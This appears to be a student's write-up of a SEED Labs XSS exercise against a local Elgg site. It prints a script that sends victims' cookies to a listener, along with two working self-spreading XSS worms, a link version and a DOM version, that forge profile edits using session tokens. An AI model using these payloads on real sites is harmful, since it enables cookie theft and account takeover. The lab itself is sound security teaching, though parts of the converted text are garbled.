
The 'Location' field contains the following JavaScript code:

```
<script>document.write('<img src=http://10.9.0.5:5555?c='+escape(document.cookie)+'>');</script>
```


5. Login as Alice, at this moment, nothing on profile.




6. Look at Samy's profile as Alice




7. Alice now has her profile modified by JavaScript code.



8. Back to Samy, if **user.guid!=samyGUID** condition is removed, Samy will also get affected by his own attack since the JavaScript program cannot identify who is attacker without knowing attacker GUID.



## 9. Result of removing the code. Samy attacked himself.



## Task 6

### Link method

1. Get the site location by looking at scp.conf. We will know that [www.example70.com](http://www.example70.com)'s directory will be /var/www/csp

```
Purpose: hosting Javascript files
VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example70.com
    VirtualHosts
```

2. Create xss\_worm.js and write in **var worm\_code** with information obtained from step 1 with directory. Concatenate desc with worm\_code. Remember to set **sendurl** as 'http://seed-server.com/action/profile/edit' at the bottom of the code.

```
Open  xss_worm.js
1 /*<script type="text/javascript" src="http://www.example70.com/xss_worm.js"></script>*/
2 window.onload = function() {
3     //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
4     //and Security Token __elgg_token
5     var worm_code = encodeURIComponent("<script type = \"text/javascript\" id = \"worm\" src = \"http://www.example70.com/-
xss_worm.js\"> </script>");
6
7     var desc = "&description=I am Samy" + worm_code + "&accesslevel[description]=2";
8
9     var userName="&name="+elgg.session.user.name;
10    var guid="&guid="+elgg.session.user.guid;
11    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
12    var token="&__elgg_token="+elgg.security.token.__elgg_token;
13
14
15
16
17
18
19    //Construct the content of your url.
20    var content= ts + token + name + desc + guid;    //FILL IN
21
```


3. Save the xss\_worm.js and upload it to docker which example70 website is at.

```
seed@VM: ~/.../Labsetup
root@b2250abde429: /var/www/csp
seed@VM: ~/.../Labsetup
[04/06/23] seed@VM: ~/.../Labsetup$ docker cp xss_worm.js b2250abde429:/var/www/csp
p
[04/06/23] seed@VM: ~/.../Labsetup$
```


Look at directory /var/www/csp, xss\_worm.js is on the site directory.

```
root@b2250abde429: /var/www/csp
seed@VM: ~/.../Labsetup
root@b2250abde429: /var/www/csp
seed@VM: ~/.../Labsetup
root@b2250abde429: /var/www/csp# exit
exit
[04/06/23] seed@VM: ~/.../Labsetup$ dockps
ebbbce9be1e  mysql-10.9.0.6
b2250abde429  elgg-10.9.0.5
[04/06/23] seed@VM: ~/.../Labsetup$ docksh b2
root@b2250abde429: /# cd /var/www/csp
root@b2250abde429: /var/www/csp# ls
index.html  script_area4.js  script_area6.js
phpindex.php  script_area5.js  xss_worm.js
root@b2250abde429: /var/www/csp#
```


#### 4. Inject the link JavaScript code as Sammy.




#### 5. Login as Alice, profile is clean



#### 6. Alice sees Sammy's profile





#### 7. Alice gets infected






8. Do the same as Charlie and Bob. Charlie sees Alice's profile, gets infected. Bob sees Charlie's profile, gets infected.

### Charlie's view





## Bob's view





## Dom method


1. Write DOM code (line 7-13). Concatenate **tags** and **jsCode** to **wormCode**. Then add **wormCode** to desc. Remember to set **sendurl** as 'http://seed-server.com/action/profile/edit'



```
1<script id="worm">
2
3window.onload = function(){
4    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
5    //and Security Token __elgg_token
6
7    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
8
9    var jsCode = document.getElementById("worm").innerHTML;
10
11    var tailTag = "</\" + \"script>";
12
13    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
14
15
16
17    var desc = "&description=Not Sammy" + wormCode + "&accesslevel[description]=2" ;
18
19    var userName="&name="+elgg.session.user.name;
20    var guid="&guid="+elgg.session.user.guid;
21    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
22    var token="&__elgg_token="+elgg.security.token.__elgg_token;
23
24
25
26
27
28
29    //Construct the content of your url.
30    var content= ts + token + userName + desc + guid;    //FILL IN
31
32    var samyGuid= 59;    //FILL IN
33
34    var sendurl= "http://www.seed-server.com/action/profile/edit";    //FILL IN
```

2. Input DOM code in Sammy's profile.

### Edit profile



The 'Edit profile' form contains the following fields and options:


- Display name:** A text input field containing the name 'Samy'.
- About me:** A large text area containing the JavaScript code from the previous block. It includes tabs for 'Embed content' and 'Visual editor'.
- Public:** A dropdown menu currently set to 'Public'.
- Brief description:** A text input field.
- Public:** A dropdown menu currently set to 'Public'.

On the right side of the form, there is a sidebar with the following elements:


- A user profile card for 'Samy' with a hat icon.
- Buttons for 'Edit avatar' and 'Edit profile'.
- A link for 'Change your settings'.
- A link for 'Account statistics'.
- A section for 'Notifications' with a link for 'Group notifications'.

3. Same as Link method, Alice got infected by Samy, Charlie got infected by Alice, Bob got infected from Charlie.


## Alice view



The first screenshot shows Alice's profile on the Elgg For SEED Labs website. The browser address bar displays 'www.seed-server.com/profile/alice'. The profile header includes the name 'Alice' and buttons for 'Edit avatar' and 'Edit profile'. The profile picture is a cartoon of a blonde girl. A blue 'Add widgets' button is visible on the right.

